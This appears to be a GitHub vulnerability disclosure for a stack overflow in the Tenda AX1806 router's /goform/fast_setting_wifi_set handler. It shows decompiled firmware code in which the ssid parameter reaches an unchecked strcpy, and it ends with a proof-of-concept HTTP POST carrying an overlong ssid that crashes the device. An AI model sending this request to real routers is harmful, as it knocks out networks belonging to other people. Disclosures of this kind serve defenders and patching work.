c0rn-0x2d1 Update README_zh.md ... on Feb 9 History

..

image	10 months ago
README.md	10 months ago
README_zh.md	10 months ago

README.md

Affect device: Tenda Router AX1806 v1.0.0.1(https://www.tenda.com.cn/download/detail-3306.html)

Vulnerability Type: Stack overflow

Impact: Denial of Service(DoS)

Vulnerability description


This vulnerability lies in the `/goform/fast_setting_wifi_set` page which influences the lastest version of Tenda Router AX1806 v1.0.0.1: https://www.tenda.com.cn/download/detail-3306.html

There is a stack overflow vulnerability in the `form_fast_setting_wifi_set` function.

The `v3` variable is obtained directly from the http request parameter `ssid` .


`v5 = v3` .

Then this function uses `cmsUtl_strcpy` to copy the **variable v5 to the stack variable v34** without any sercuity check.



```
v29[1] = 0;
memset(v34, 0, sizeof(v34));
memset(v36, 0, sizeof(v36));
v36[128] = 256;
memset(v35, 0, sizeof(v35));
v26 = 0;
v3 = webgetvar(a1, (int)"ssid", (int)&byte_1C2CF0);
if ( !*v3 )
{
  printf("%s [%d] no ssid set, just return.\n", "form_fast_setting_wifi_set", 885);
  return sub_2A714(a1, "login.html");
}
v5 = v3;
snprintf(s, 0x40u, "%s", v3);
set_idx_to_mib("wlan0.0", "bss_ssid", s, v36);
snprintf(v32, 0x40u, "%s-wifi5", v5);
SetValue("ssid_wifi5", v32);
GetValue("bsd_enable", v29);
if ( atoi((const char *)v29) == 1 )
{
  snprintf(v31, 0x40u, "%s", v5);
}
else
{
  cmsUtl_strcpy((int)v34, (int)v5);
  while ( 1 )
  {
    v6 = (_BYTE *)cmsUtl_strcasestr(v34, "2.4G");
    if ( !v6 )
```

Let's look at the `cmsUtl_strcpy` function. It only checks the null pointer case, and directly calls the strcpy function without checking the length of the copied string, which causes a **stack overflow**.



```
char *__fastcall cmsUtl_strcpy(char *a1, const char *a2)
{
  char *result; // r0

  if ( a1 )
  {
    if ( !a2 )
      a2 = "";
    result = strcpy(a1, a2);
  }
  else
  {
    j_log_log(3, "cmsUtl_strcpy", 1229, "dest is NULL!");
    result = 0;
  }
  return result;
}
```

So by POSTing the page `/goform/fast_setting_wifi_set` with long `ssid`, the attacker can easily cause a **Deny of Service(DoS)**.

POC

poc to DoS:

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.2.1
Connection: close
Accept: text/plain, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.2.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 4374

ssid=ChinaNet-Q5rbaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```